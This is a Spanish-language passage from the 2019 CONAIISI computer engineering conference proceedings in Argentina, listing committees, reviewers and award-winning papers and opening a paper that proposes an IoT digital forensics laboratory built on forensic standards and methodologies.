2019

CONAIISI

VII Congreso Nacional de Ingeniería Informática - Sistemas de Información

14 y 15 de Noviembre de 2019

RIIITIC

DIIT
Departamento de Ingeniería e Investigaciones Tecnológicas

confedi
Consejo Federal de Decanos de Ingeniería Argentina

Universidad Nacional de La Matanza

Registro del presente Libro de Actas - 7mo CONAIISI 2019



Donadello, Bettina
2019 CONAIISI : VII Congreso Nacional de Ingeniería Informática : Sistemas de Información / Bettina Donadello. - 1a ed . - San Justo : Universidad Nacional de La Matanza, 2020.
Libro digital, PDF

Archivo Digital: descarga y online
ISBN 978-987-4417-73-2

1. Ingeniería Informática. 2. Sistemas de Información. I. Título.
CDD 004.071

COMITÉ LOCAL

Institucional

Rector: Dr. Daniel Eduardo Martínez
Vicerrector: Dr. Víctor René Nicoletti

Presidencia

Mg. Jorge Eterovic
Mg. Gabriel Blanco

Coordinación General

Ing. Claudio D'Amico
Ing. Andrea Vera

Coordinación Académica

Ing. Santiago Igarza
Dra. Bettina Donadello

Coordinación Administrativa

Dra. Mariana Cipcic

COMITÉ RIISIC

Comisión Ejecutiva 2019

Coordinador

Dr. Carlos Neil – Universidad Abierta Interamericana

Coordinador suplente

Ing. Juan Carlos Calloni – UTN FR San Francisco

Secretarios Titulares:

Lic. Augusto Nasrallah – UTN FR Tucumán
Ing. Roberto Sotomayor – Universidad FASTA

Secretarios Suplentes:

Ing. Gastón Martin – FICH Universidad Nacional del Litoral
Lic. Liliana Rathmann – Universidad Atlántida Argentina
C.C. Marcela Viviana Fernández – UTN FR Mendoza

Comisión Permanente RIISIC

Dr. Ing. Marcelo Marciszack - UTN FR Córdoba

Ing. Luis Perna - UTN FR Delta

Ing. Andrés Bursztyn - UTN FR Buenos Aires

Dr. Daniel Riesco - Universidad Nacional de San Luis

Ing. Beatríz Gallo - Universidad Católica de Salta

Ing. Roberto Muñoz - UTN Regional Córdoba

Ing. Osvaldo Marcovecchio - Universidad Atlántida Argentina

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

COMITÉ ACADÉMICO

Aplicaciones informáticas y de sistemas de información

Lic. Renata Guatelli

Dra. Verónica Aubín

Aspectos legales y profesionales

Mg. Cintia Gioia

Dr. Juan Allonca

Base de datos

Mg. Julio Bossero

Ing. Hugo Ryckeboer

Educación en ingeniería

Lic. Edgardo Moreno

Lic. Fabiana Grinsztajn

Ingeniería de Sistemas, Ingeniería de Software y Gestión de Proyectos

Mg. Gladys Kaplan

Dra. Alicia Mon

Redes, Sistemas Operativos, Fundamentos Informáticos y Seguridad Informática

Ing. Carlos Peliza

Lic. Graciela De Luca

Mg. Jorge Eterovic

Trabajos estudiantiles

Mg. Roberto Eribe

Ing. Daniel Cundari

Analista Horacio Leonelli

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

Evaluadores

Aballay Patricia Gabriela (Universidad Católica de Salta)

Abdelahad, Corina (Universidad Nacional de San Luis)

Abratte, Pablo (Universidad Nacional del Litoral)

Agredo Delgado, Vanessa (Universidad del Cauca)

Agüero, Martín (Universidad Tecnológica Nacional FRBA)

Aguirre, Jesús Francisco (Universidad Nacional de San Luis)

Albornoz, María Claudia (Universidad Nacional de San Luis)

Ale, Mariel Alejandra (Universidad Tecnológica Nacional - Fac. Regional Santa Fe)

ALVEZ, Carlos Eduardo (Universidad Nacional de Entre Ríos)

Ambort, Daniel Alberto (Universidad Tecnológica Nacional- Facultad Regional Santa Fe)

Angeleri, Paula María (Universidad de Belgrano, Universidad Nacional de la Matanza)

Antonini, Sergio Andrés (Universidad Tecnológica Nacional - F.R. La Plata)

Apolloni, Javier Mariano (Universidad Nacional de San Luis)

Apolloni, Rubén Gerardo (Universidad Nacional de San Luis)

Araujo, Pedro Bernabé (GITIA - UTN - FRT)

Ardanaz, Silvana (Universidad Nacional de la Matanza)

Ballejos, Luciana (Universidad Tecnológica Nacional - F.R. Santa Fe - CIDISI)

Barié, Fernando (Universidad Kennedy)

Battaglia, Nicolás (Universidad Abierta Interamericana)

Bavera, Francisco (UNRC - UNViMe)

Bellani, Marcela Elisabet (Universidad Nacional de la Matanza)

Belloni, Edgardo Aníbal (Universidad Gastón Dachary, Misiones)

Bengochea, Ignacio (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Bergamini, María Lorena (Universidad Abierta Interamericana)

Bernardis, Hernán (Universidad Nacional de San Luis)

Berón, Mario Marcelo (Universidad Nacional de San Luis)

Bertin, María Inés (Universidad Nacional de la Matanza)

Bertolino, Jorge Mario (Universidad Nacional de la Matanza)

Bianchini, German (Universidad Tecnológica Nacional - Facultad Regional Mendoza)

Blas, María Julia (INGAR (CONICET - UTN))

Blautzik, Leonardo José (Universidad Nacional de la Matanza)

Bogado, Verónica (Universidad Tecnológica Nacional – F.R. Villa María)

Bollati, Verónica Andrea (Universidad Tecnológica Nacional - F.R. Resistencia - CONICET)

Brassesco, Gisela (Universidad Tecnológica Nacional - FRBA)

Bruno, Oscar Ricardo (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Bucher, Roberto Mariano Ariel (Universidad Nacional de la Matanza)

Bursztyn, Andrés (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Cabrera, José Luis (Universidad de Buenos Aires)

Cáceres, Nélida Raquel (Universidad Nacional De Jujuy - Facultad De Ingeniería)

Cardoso, Alejandra Carolina (Universidad Católica de Salta)

Carnuccio, Esteban Andrés (Universidad Nacional de la Matanza)

Carrizo, Claudio José (Universidad Tecnológica Nacional – F.R. San Francisco)

Casanova Pietroboni, Carlos Antonio (Universidad Tecnológica Nacional - Facultad Regional Concepción del Uruguay)

Castillo, Ángel Fabián (Universidad Nacional de Jujuy)

Cenci, Karina (Universidad Nacional del Sur)

Cerutti, Gabriel Rubén (Universidad Tecnológica Nacional - Facultad Regional San Francisco)

Chiodi, Gustavo Alberto (Universidad Tecnológica Nacional - F.R. Córdoba - Universidad Católica de Córdoba)

Cipriano, Marcelo (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Corso, Cynthia Lorena (Universidad Tecnológica Nacional - Facultad Regional Córdoba)

Cristaldo, Patricia Raquel (Universidad Tecnológica Nacional - FACULTAD REGIONAL CONCEPCIÓN DEL URUGUAY)

Crotti, Patricia Susana (Universidad Tecnológica Nacional FRBA)

Cuelli, Javier Hernán (Universidad Nacional de la Matanza)

Daniele, Marcela E. (Universidad Nacional De Rio Cuarto)

Dasso, Aristides (Universidad Nacional de San Luis)

Dávila, Mauricio Roberto (Universidad Tecnológica Nacional FRA)

De Battista, Anabella Cecilia (Universidad Tecnológica Nacional - F.R. Concepción del Uruguay)

Defusto, Sergio (Universidad Nacional de la Matanza)

Del Giorgio, Horacio René (Universidad Nacional de la Matanza)

Derroche, Ariel Fernando (Universidad Metropolitana para la Educación y el Trabajo (UMET))

Di Iorio, Ana Haydée (Universidad FASTA)

Diván, Mario José (Universidad Nacional de La Pampa)

Downar, Alejandro Maximiliano (Universidad Nacional de la Matanza)

Dufour, Fernando Javier (Universidad Nacional de la Matanza)

Encinas, Diego Omar (Universidad Nacional Arturo Jauretche - Instituto de Ingeniería y Agronomía)

Farfan, José Humberto (Universidad Nacional de Jujuy)

Fauroux, Luis Enrique (Universidad Nacional de la Matanza)

Fennema, Marta Cristina (UTN F.R. Tucumán, UNSE, UCSE)

Fernández, Jacqueline Myriam (Universidad Nacional de San Luis)

Fernández, Teresa Ema (Universidad Nacional de la Matanza)

Ferreyra Biron, Martin (Universidad Nacional de la Matanza)

Figueroa de la Cruz, Mario Marcelo (Universidad Tecnológica Nacional - F.R. Tucumán)

Flores, Soledad Fabiana (Universidad Católica de Salta)

Fourcade, Alejandro Gabriel (Universidad Nacional de la Matanza)

Funes, Ana María (Universidad Nacional de San Luis)

Garbarini, Ramiro Walter (Universidad Tecnológica Nacional FRBA / UNNOBA)

Gho, Edgardo (Universidad Nacional de la Matanza)

Gibellini, Fabián Alejandro (Universidad Tecnológica Nacional - F. R. Córdoba)

Gigante, Nora Cristina (Universidad Nacional de la Matanza)

Giuliano, Mónica (Universidad Nacional de la Matanza)

Gutiérrez, María Milagros (Universidad Tecnológica Nacional - F.R. Santa Fe - CIDISI)

Hadad, Graciela Dora Susana (Universidad Nacional de la Matanza)

Hernández, Juan Martín (Universidad Nacional de la Matanza)

Hnatiuk, Jair Ezequiel (Universidad Nacional de la Matanza)

Hossian, Alejandro Armando (Universidad Tecnológica Nacional - FRN)

Jewsbury, Alejandra María (Universidad Tecnológica Nacional - Facultad Regional Córdoba)

Joselevich, María (Universidad Nacional Arturo Jauretche - Instituto de Ingeniería y Agronomía)

Juárez, Marcelo Adrián (Universidad Nacional de la Matanza)

Kabusch, Andrés Ricardo (Universidad Tecnológica Nacional - F.R. Córdoba)

La Red Martínez, David Luis (Universidad Nacional del Nordeste)

Lado, Silvana Inés (Universidad CAECE - Sede Mar del Plata)

Lamperti, Sabrina Bibiana (Universidad FASTA)

Lanzillotta, Hernán (Universidad Nacional de la Matanza)

Larrosa, Mónica Irene (Universidad Nacional de la Matanza)

Lasso, Marta (Universidad Nacional de la Patagonia Austral, U.A. Caleta Olivia)

Leiva, Lucas (Universidad Nacional del Centro de la Provincia de Buenos Aires)

Leonardi, María Carmen (Universidad Nacional del Centro de la Provincia de Buenos Aires)

Levi, Marcelo Jorge (Universidad Nacional de la Matanza)

Litvak, Claudia Silvia (Universidad Nacional de la Matanza)

Lizondo, Diego Fernando (Universidad Tecnológica Nacional - FRT)

López, Carlos Gustavo (UBA Facultad de Ingeniería)

López Gil, Fernando (UNNOBA)

Ludueña, Verónica (Universidad Nacional de San Luis - UNSL)

Luz Clara, Bibiana Beatriz (UFASTA y UCAECE)

Macaione, Rosa Eufracia (Universidad Católica de Salta - Universidad Nacional de Salta)

Maidana, Carlos Eduardo (Universidad Nacional de la Matanza)

Malbernat, Lucia Rosario (Universidad CAECE - Sede Mar del Plata)

Malberti Riveros, María Alejandra (Universidad Nacional de San Juan)

Marciszack, Marcelo Martín (Universidad Tecnológica Nacional - F.R. Córdoba)

Marcos, Claudia (Universidad Nacional del Centro de la Provincia de Buenos Aires)

Mariño, Néstor Raúl (Universidad Nacional de la Matanza)

Marone, José Antonio (Universidad Nacional del Centro de la Provincia de Buenos Aires)

Martínez, Roxana (Universidad Abierta Interamericana)

Massa, Stella Maris (Universidad Nacional de Mar del Plata)

Mauco, Virginia (Universidad Nacional de la Matanza)

Medel, Ricardo (Universidad Tecnológica Nacional - F.R. Córdoba)

Medina, Oscar Carlos (Universidad Tecnológica Nacional - F.R. Córdoba)

Meles, Judith (Universidad Tecnológica Nacional - Faculta Regional Córdoba)

Micieli, Gustavo Ariel (Universidad Nacional de la Matanza)

Milin, Érica (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Mira, Natalia Carolina (Instituto Universitario Aeronáutico)

Miranda, Enrique Alfredo (Universidad Nacional de San Luis)

Molina Vuistaz, Nicolás (Universidad Nacional de la Matanza)

Morales, Martín (Universidad Nacional Arturo Jauretche)

Moreno, Juan Carlos (Universidad Tecnológica Nacional - Facultad Regional Córdoba)

Mugetti Mare, José Oscar (Universidad Tecnológica Nacional – F.R. San Francisco)

Muñoz, Roberto Miguel (Universidad Tecnológica Nacional-Facultad Regional Córdoba)

Nadal, Jorgelina Cecilia (Universidad Tecnológica Nacional - F.R. Concepción del Uruguay)

Nazar, Patricia (Universidad Tecnológica Nacional - F.R. Tucumán)

Necco, Claudia Mónica (Universidad Nacional de San Luis)

Nievas, Guillermina Rosana (Universidad Católica de Salta)

Olsina, Luis (Universidad Nacional de La Pampa)

Otazíu, Alejandra (Universidad Nacional de San Juan)

Paccor, Gastón Pablo (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Pacheco, Federico (Universidad Tecnológica Nacional / UNQ)

Panizzi, Marisa Daniela (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Papa, María Fernanda (Universidad Nacional de La Pampa)

Paz Menvielle, María Alejandra (Universidad Tecnológica Nacional- FR Córdoba)

Pepe, María Laura (Universidad Nacional de la Matanza)

Peralta, Mario Gabriel (Universidad Nacional de San Luis)

Perez, Norma Beatriz (Universidad Nacional de San Luis)

Pérez, Silvia Noemí (Universidad Nacional de la Matanza)

Pérez Cota, Manuel (Universidad de Vigo - España)

Pérez Otero, Nilda M. (Universidad Nacional de Jujuy)

Pessolani, Pablo Andrés (Universidad Tecnológica Nacional - F.R. Santa Fe)

Pezzola, Federico Daniel (Universidad Nacional de la Matanza)

Pianucci, Irma Guadalupe (Universidad Nacional de San Luis)

Pinto, Noelia Soledad (Universidad Tecnológica Nacional - F.R. Resistencia)

Poliche, María Valeria (Universidad Nacional de Catamarca - Facultad de Tecnología y Ciencias Aplicadas)

Pollo Cattaneo, María Florencia (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Pomar, Pablo Hernán (Universidad Nacional de La Matanza)

Pons, Claudia (UNLP y UAI)

Portillo, Rosana Marcela (Universidad Tecnológica Nacional - F.R. Santa Fe)

Pytel, Pablo Gonzalo (Universidad Tecnológica Nacional - Facultad Regional Buenos Aires)

Quispe, José Rolando (Facultad de Ingeniería - Universidad Nacional de Jujuy)

Ramón, Hugo Eliseo (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Rathmann, Liliana Estela (Facultad de Ingeniería - Universidad Atlántida Argentina)

Rico, Mariela (Universidad Tecnológica Nacional - F.R. Santa Fe - CIDISI)

Ridao, Marcela Natividad (Universidad Nacional del Centro de la Provincia de Buenos Aires Universidad FASTA)

Rivera Bernsdorff, Fernando Lucas (Universidad Católica de Salta y Universidad Nacional de Salta)

Rodríguez, Mariela Ester (Universidad Nacional de Jujuy)

Rodríguez, Rocío Andrea (Universidad Nacional de la Matanza)

Roldán, María Luciana (Universidad Tecnológica Nacional, Facultad Regional Santa Fe)

Romandetta, Aníbal Julio Ramón (Universidad Nacional de Tres de Febrero)

Romero, Daniel (Universidad Comunera, Asunción, Paraguay)

Romero, Lucila (Facultad de Ingeniería y Ciencias Hídricas, Universidad Nacional del Litoral)

Rottoli, Giovanni Daián (Universidad Tecnológica Nacional Facultad Regional Concepción del Uruguay)

Rubio, Diego (Universidad Tecnológica Nacional - F.R. Córdoba)

Rubiolo, Mariano (CIDISI - UTN Santa Fe / sinc(i) - FICH UNL - CONICET)

Saclier, Lucas Javier (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Sánchez, Alejandro (Universidad Nacional de San Luis)

Sánchez Rivero, Víctor David (Universidad Nacional De Jujuy)

Santamaría, Cristóbal Raúl (Universidad Nacional de la Matanza)

Sarli, Juan Leonardo (Universidad Tecnológica Nacional – F.R. San Francisco INGAR - CONICET)

Serra, Ariel Miguel (Universidad Nacional de la Matanza)

Servetto, Arturo Carlos (Universidad de Buenos Aires)

Soligo, Pablo (Universidad Nacional de la Matanza)

Sosa Zitto, Rossana Elizabeth (Universidad Autónoma de Entre Ríos)

Sotelo, Lorena Mabel (Universidad Nacional de la Matanza)

Soto, Juan Manuel (Universidad Tecnológica Nacional FRBA)

Stefanoni, María Eugenia (Universidad Tecnológica Nacional Regional Mendoza)

Straccia, Luciano Nicolás (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Suarez, María de las Mercedes (Facultad de Ingeniería UNCPBA)

Szklanny , Fernando Ignacio (Universidad Nacional de la Matanza)

Tenisi, Claudia (Universidad Nacional de la Matanza)

Toba, Marcela Alejandra (Universidad Nacional de la Matanza)

Todorovich , Elías (UNICEN)

Tolaba, Ana Carolina (Universidad Nacional De Jujuy - Facultad De Ingeniería)

Tomaselli, Gabriela Patricia (Universidad Tecnológica Nacional - F.R. Resistencia)

Tosini, Marcelo Alejandro (UNICEN)

Trigueros, Artemisa (Universidad Nacional de la Matanza)

Tymoschuk, Ana Rosa (Universidad Tecnológica Nacional Facultad Regional Santa Fe)

Valdés Mavrakis, Sebastián (Universidad Tecnológica Nacional FRBA)

Valiente, Waldo Adolfo (Universidad Nacional de la Matanza)

Varando, María Eugenia (Universidad Nacional de la Matanza)

Vázquez, Alejandro (Universidad Tecnológica Nacional - F.R. Mendoza)

Vázquez, Martín Osvaldo (Universidad Nacional del Centro de la Provincia de Buenos Aires Universidad FASTA)

Vegega, Cinthia (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Vera, Pablo Martín (Universidad Nacional de la Matanza)

Vidal, Santiago Agustín (UNICEN-CONICET)

Vitturini, María Mercedes (Universidad Nacional del Sur)

Zabala, Laura (Universidad Nacional de la Matanza)

Zachman, Patricia Paola (Universidad Nacional del Chaco Austral)

Zalazar, Ana Sofía (Universidad Tecnológica Nacional - FRT)

Zanetti, Paula Andrea (Universidad Tecnológica Nacional - F.R. Buenos Aires)

Zapata, Sergio Gustavo (Instituto de Informática - Universidad Nacional San Juan)

Zúñiga, Eduardo Pablo (Universidad Tecnológica Nacional FRBA)

TRABAJOS PREMIADOS

Universidad Nacional de La Matanza

confedi
Consejo Federal de Decanos de Ingeniería República Argentina

DIIT
Departamento de Ingeniería e Investigaciones Tecnológicas

RIITIC

CONAIISI

Durante el Congreso se han seleccionado dos mejores trabajos de investigadores por Área Temática y uno por cada categoría de trabajos de Estudiantes.

Los elegidos son:

Premiados como mejores Trabajos de Investigadores

Aspectos legales y profesionales

Título: **PROYECTO DE CREACIÓN DE UN LABORATORIO DE FORENSIA DE IOT**

Autores: Esteban Rivetti, Alvaro Gamarra, H. Beatriz P. de Gallo

Institución: IEsIING – Facultad de Ingeniería – Universidad Católica de Salta

Aplicaciones Informáticas y de Sistemas de Información

Título: **DESARROLLO DE UN SISTEMA DE ASISTENCIA VISULA PARA UN MANIPULADOR AUTOMÁTICO PROGRAMABLE (ROBOT INDUSTRIAL)**

Autores: Martín Ferreyra Birón, Alberto Raúl Miguens, Fernando Szklanny

Institución: Departamento de Ingeniería e Investigaciones Tecnológicas – Universidad Nacional de La Matanza

Título: **CLASIFICACIÓN DE SENTIIENTOS EN OPINIONES DE UNA RED SOCIAL BASADA EN EMOCIONES**

Autores: Matías N. Amor, Agustina Monge, María Lorena Talamé, Alejandra Cardoso

Institución: Universidad Católica de Salta

Bases de Datos

Título: **PESO AL NACER DE TERNEROS ABERDEEN ANGUS MEDIANTE ALGORITMOS NO SUPERVISADOS**

Autores: Osvaldo Spositto, Gabriel Blanco, Marcelo Levi, Patricio Macías Corral, Lorena Matteo

Institución: Departamento de Ingeniería e Investigaciones Tecnológicas – Universidad Nacional de La Matanza

Título: **BÚSQUEDA DE PATRONES DE VIOLENCIA DE GÉNERO UTILIZANDO MINERÍA DE DATOS**

Autores: Mariela Rodríguez, José Farfán, Nazarena Laureano, Gerardo Vargas, Micaela Soria, Norma Castro

Institución: Facultad de Ingeniería, Universidad Nacional de Jujuy

Educación en Ingeniería

Título: **INTERCÁTEDRAS: DESARROLLO DE COMPETENCIAS IMPLEMENTANDO EL MODELO ACE**

Autores: Analía Barrionuevo, Elizabeth Dofour, Rosana Hadad Salomón, Emmanuel López, Cristina Rojas

Institución: Universidad Tecnológica Nacional Facultad Regional Tucumán

Título: **INTEGRACIÓN DE INSTAGRAM, KAHOOT Y YOUTUBE COMO HERRAMIENTAS DIDÁCTICAS PARA EL PROCESO DE ENSEÑANZA-APRENDIZAJE**

Autores: Alfredo Sampedro, Julieta Ogorman, Juan Cueli, Guido Martínez, Rocío Leguizamón, Ezequiel Diaz, Lucía Roldan, Rocío Chipian, Lucila Salmeron, Luciano Bernal, Martín Basile, Agustina Mattes, Cinthia Vegega, María Florencia Pollo-Cattaneo

Institución: Universidad Tecnológica Nacional. Facultad Regional Buenos Aires

Ingeniería de Sistemas, Ingeniería de Software y Gestión de Proyectos

Título: **ESPECIFICACIÓN DEL PROCESO DE DESIGN SCIENCE RESEARCH: CASO APLICADO A UNA ONTOLOGÍA DE TESTING DE SOFTWARE**

Autores: Guido Tebes, Denis Peppino, Belén Rivera, Pablo Becker, Fernanda Papa, Luis Olsina

Institución: Facultad de Ingeniería. Universidad Nacional de La Pampa

TÍTULO: **SISTEMA PARA LA DEFINICIÓN DE REQUISITOS DE CALIDAD DE LAS PARTES INTERESADAS: UN APORTE A LOS PROCESOS LICITATORIOS EN EL ESTADO ARGENTINO**

Autores: Javier Saldarini, Laura Rivara, Isidro Solís, Iván Chiapero, Carlos Salgado, Alberto Sanchez, Mario Peralta

Institución: Departamento de Informática Facultad de Ciencias Físico-Matemáticas y Naturales. Universidad Nacional de San Luis

Redes – Sistemas Operativos – Fundamentos Informáticos – Seguridad Informática

Título: **LOCALIZACIÓN Y SEGUIMIENTO DE SERVICIOS REPLICADOS EN SISTEMAS DISTRIBUIDOS**

Autores: Pablo Pessolani, David Gabriel Harispe, Octavio Garcia Aguirre

Institución: Departamento de Ingeniería en Sistemas de Información. UTN- Facultad Regional Santa Fe

TÍTULO: **ACCESO REMOTO A DISPOSITIVOS IOT MEDIANTE TÉCNICAS DE MENSAJERÍA EMPLEANDO BOTS Y FREERTOS**

Autores: Carlos Alberto Binker, Hugo Tantignone, Eliseo Zurdo, Guillermo Buranits, Diego Romero, Rubén Darío Moreira, Maximiliano Frattini

Institución: Departamento de Ingeniería e Investigaciones Tecnológicas – Universidad Nacional de La Matanza

Premiados como mejores Trabajos de Estudiantes

Trabajos de Final de Carrera - Finalizados

Finalizados

Trabajos de Final de Carrera - Finalizados

Título: **TADAL - TECNOLOGÍA ASISTIVA PARA DISCAPACIDAD VISUAL**

Autores: Rodrigo Giménez, Bruno Ferraro, Pedro López

Institución: Facultad de Tecnología Informática. Universidad Abierta Interamericana

Trabajos de Final de Carrera – En curso

Título: **DISEÑO DE PROTOTIPO DE VEHÍCULO ROBOT AUTÓNOMO Y DESARROLLO DE PROTOTIPO DE SISTEMA DE VISIÓN ARTIFICIAL INTEGRADO PARA IMPLEMENTACIÓN EN LA LIMPIEZA DE RESIDUOS EN PLAYA**

Autores: Buttaccio Tardio, Federico

Institución: Facultad de Ingeniería. Universidad Atlántida Argentina

Trabajos de Cátedra

1er a 3er Año

TÍTULO: **MACHINE LEARNING EN EL RECONOCIMIENTO DE BILLETES PARA PERSONAS CON DISCAPACIDAD VISUAL**

Autores: Matías Riera Silva, Miguel Méndez Garabetti , Rosana Giménez, Pablo Sández

Institución: Universidad del Aconcagua

4to Año en adelante

TÍTULO: **WALLE: ASISTENTE INTELIGENTE DE VENTAS BASADO EN SISTEMAS DE PRODUCCIÓN**

Autores: José Martín González, Fernanda Edith Mir, Facundo Nahuel Pesoa

Institución: Universidad Tecnológica Nacional. Facultad Regional Santa Fe

Trabajo de Alumnos Extra-Cátedra

TÍTULO: **COMUNICACIÓN SCADA ENTRE ARDUINO Y SIEMENS WINCC A TRAVÉS DE MODBUS TCP/IP PARA SIMULAR EL CONTROL DE PRESIÓN DE UNA VÁLVULA**

Autores: Gonzalo Domínguez

Institución: Universidad Tecnológica Nacional. Facultad Regional La Plata

TRABAJOS DE INVESTIGADORES

Universidad Nacional de La Matanza

confedi
Consejo Federal de Decanos de Ingeniería República Argentina

DIIT
Departamento de Ingeniería e Investigaciones Tecnológicas

RIITIC

CONAIISI

Aspectos Legales y profesionales

Coordinadores:

Ing. Cintia Gioia
Dr. Juan Gonzalez Allonca

Universidad Nacional de La Matanza
confedi Consejo Federal de Decanos de Ingeniería República Argentina
DIIT Departamento de Ingeniería e Investigaciones Tecnológicas
RIIITIC
CONAIISI

Proyecto de Creación de un Laboratorio de Forensia de IoT

Esteban Rivetti, Alvaro Gamarra, H. Beatriz P. de Gallo
IEsIING – Facultad de Ingeniería – Universidad Católica de Salta
{earivetti,agamarra,bgallo}@ucasal.edu.ar

Resumen

La tarea de un perito informático cada día es más necesaria y de suma importancia en los casos de investigación criminal en los que intervienen las tecnologías informáticas. Esta avanza a un ritmo muy acelerado y cada vez existen más dispositivos tecnológicos que se interconectan entre si y pueden brindar información muy valiosa. Este es el caso de Internet de las cosas, conocida como IoT, y el análisis forense de evidencia digital en los que intervienen estos dispositivos requiere de la implementación de un laboratorio específico, que cuente con todos los componentes de software y hardware necesarios para la práctica forense. Este trabajo describe el proyecto de creación de un laboratorio de esas características, que permita realizar pruebas de vulnerabilidad de la seguridad informática, así como definir guías de procedimientos periciales para estos nuevos componentes que conforman la evidencia digital.

1. Introducción

Internet de las Cosas, o *Internet of Thing (IoT),* es un concepto que comenzó a definirse desde el año 2010 [1], este autor ya indicaba la importancia de dos componentes esenciales en los sistemas informáticos: las personas y las "cosas" sobre las cuales se ingresaban innumerables datos en internet, incorporando los sensores como un nuevo componente de la arquitectura de procesamiento informático tradicional.

IoT sumó nuevas tecnologías como RFID (Radio Frequency IDentification), que permite la identificación automática de datos a través de una etiqueta electrónica o *tags,* mediante una comunicación inalámbrica entre un lector y un emisor. Como ésta, existen otras tecnologías vinculadas a la comunicación de datos que son requeridas por IoT.

Si bien existe abundante bibliografía sobre la arquitectura de procesamiento de IoT, a modo de orden se puede considerar el trabajo de [2] que sintetiza la arquitectura de IoT en siete capas: Dispositivos, Gateways, Red, Nube/Centro de Datos, Aplicaciones, Gestión y Seguridad, las cuales se muestran en la Figura 1.

Desde el punto de vista del análisis forense, interesan dos componentes sustanciales vinculados a una evidencia digital: los procedimientos periciales y el laboratorio de forensia.

Respecto de los procedimientos o normas de trabajo para la realización de forensia de IoT, es mucho lo que se puede explicar, y todo relacionado a la forma en que se adaptan las metodologías existentes para el análisis forense de las distintas capas que integran la arquitectura de IoT. Y si se considera el laboratorio forense, IoT requiere de espacios propios en los que se puedan investigar cada componente vinculado a la evidencia digital.



Figura 1: Arquitectura propuesta para IoT por [2]

El objetivo del presente trabajo es definir las características mínimas a las que debería responder un Laboratorio de Forensia de IoT.

Este trabajo se estructura de la siguiente manera: en la sección 1 se describe el marco teórico y estado del arte sobre laboratorios de forensia digital, en la sección 2 se propone y detalla cada uno de los componentes que integran dicho laboratorio, mientras que en la sección 3 se muestran las conclusiones correspondientes.

2. Marco Teórico y Estado del arte

Actualmente existen trabajos que proporcionan elementos para tomar como base y seguir abordando desde ese punto el armado de un laboratorio pericial específico para IoT, el cual irá cambiando continuamente en todo sentido, tanto desde lo tecnológico como desde el perfil de las personas que integraran el equipo de trabajo de un laboratorio forense de IoT.

El primer documento “Lineamientos para la creación de laboratorios informáticos forenses” [3] en el Poder Judicial de la provincia de Rio Negro, brinda elementos a tener en cuenta y lineamientos para poder implementar esta propuesta.

Primeramente, los autores proponen un modelo de trabajo que permite definir lineamientos a todo el personal del área basándose en 6 factores: alineamientos a la especialidad, sistematización del proceso forense, separación de roles profesionales, desarrollo de competencias, distribución de la jornada laboral y gestión de conocimiento.

Resalta que la metodología de trabajo es muy importante en un laboratorio forense, la más conocida en esta rama de la informática es la publicada por Estados Unidos en el año 2001, la cual se la resume en 4 etapas para trabajar la evidencia digital: Identificación, Preservación, Análisis y Presentación de los resultados.

Existen otras metodologías de interés, como PURI propuesta por [4], y cada laboratorio podrá adaptarse a una u otra según el tipo de evidencia o caso que deba analizarse.

Es importante que el laboratorio de forensia digital se base en normas, estándares y procedimientos de buenas prácticas desarrolladas por autores reconocidos, para poder aplicarlas en su trabajo como ser IRAM 301 ISO/IEC 17025 establece requisitos para realizar ensayos o calibraciones, ISO/IEC 27037 la cual indica procesos específicos relacionados a tratamiento de evidencia digital.

Otras normas a tener en cuenta son las ISO 27041, 27042, 27043 y 27050. Sus objetivos fundamentales son el aseguramiento de la calidad en las herramientas y procedimientos para el análisis forense de la evidencia digital.

En cuanto a las guías de buenas prácticas se pueden resaltar las desarrolladas por instituciones u organismo como las siguientes:

- Las guías de buenas prácticas del departamento de justicia de los Estados Unidos [5], NCJ 199408, la cual desarrolla procedimientos para la adquisición, preservación, análisis y presentación de la evidencia digital a tener en cuenta en el laboratorio pericial informático.
- Otra guía importante es NCJ 219941 la cual especifica todos los dispositivos informáticos que pueden contener evidencia digital.
- Las guías de buenas prácticas de las NIST (National Institute of Standars and Technology) [6], y entre ellas la NIST 7387 “Cell Phone Forensic Tools: An Overview and Analysis Update” que se utilizan para investigaciones en dispositivos móviles.
- Las guías de SWGDE (Scientific Working Group on Digital Evidence)[1] desarrolladas por un grupo de profesionales que hacen investigaciones científicas relacionadas a la evidencia digital, cuentan con una guía denominada “Best Practice for Mobiles Phone Forensics” para el análisis forense de teléfonos celulares.
- También la Guía de Buenas Prácticas de ACPO “ACPO Good Practice Guide for Digital Evidence” [7] la cual detalla procedimientos para el análisis de evidencia digital almacenada en dispositivos informáticos.

Un antecedente importante del equipo autor del presente trabajo, es el denominado “Plan Estratégico para la implementación de un Centro de Servicios de Informática Forense” [8]. Se realizó este trabajo con el objetivo de estudiar y definir una metodología formal para el desarrollo de pericias informáticas acorde al proceso judicial propio del Poder Judicial de la Provincia de Salta.

Se identificaron las etapas principales de un proyecto de esta envergadura, en el cual había que armar un laboratorio de forensia digital desde cero, considerando el proceso completo, desde la planificación estratégica, la formulación del proyecto, su implementación y evaluación de funcionamiento.

Este plan propone las siguientes etapas:

a) Definición de la Misión y la Visión del Centro de Servicios de Informática Forense;

b) Análisis del Contexto Externo e Interno;

c) Formulación de Estrategias y

d) Plan de acción.

Estos 4 pasos son esenciales para poder iniciar y planificar la implementación de un centro de servicios de informática forense.

La primera etapa propone tener presente la misión que se busca y mantener una visión estratégica permitirá identificar el camino a recorrer para cumplir con la misión.

A esto debe colaborar también el Análisis del Contexto propuesto en la etapa dos, en el que se toman las variables internas y externas que impactan sobre el modelo de laboratorio que se requiere.

En la Formulación de Estrategias –etapa tres-, se requiere trabajar sobre 5 aspectos para conformar un centro de servicios de informática forense:

- Creación de la estructura organizativa que conformará el Centro de Servicios de Informática Forense.
- Generación de acciones de capacitación a fin de preparar al personal que integrará el centro.
- Definición y adquisición de la infraestructura tecnológica para el Laboratorio de Informática Forense
- Desarrollo de procedimientos técnico-legales para el análisis forenses
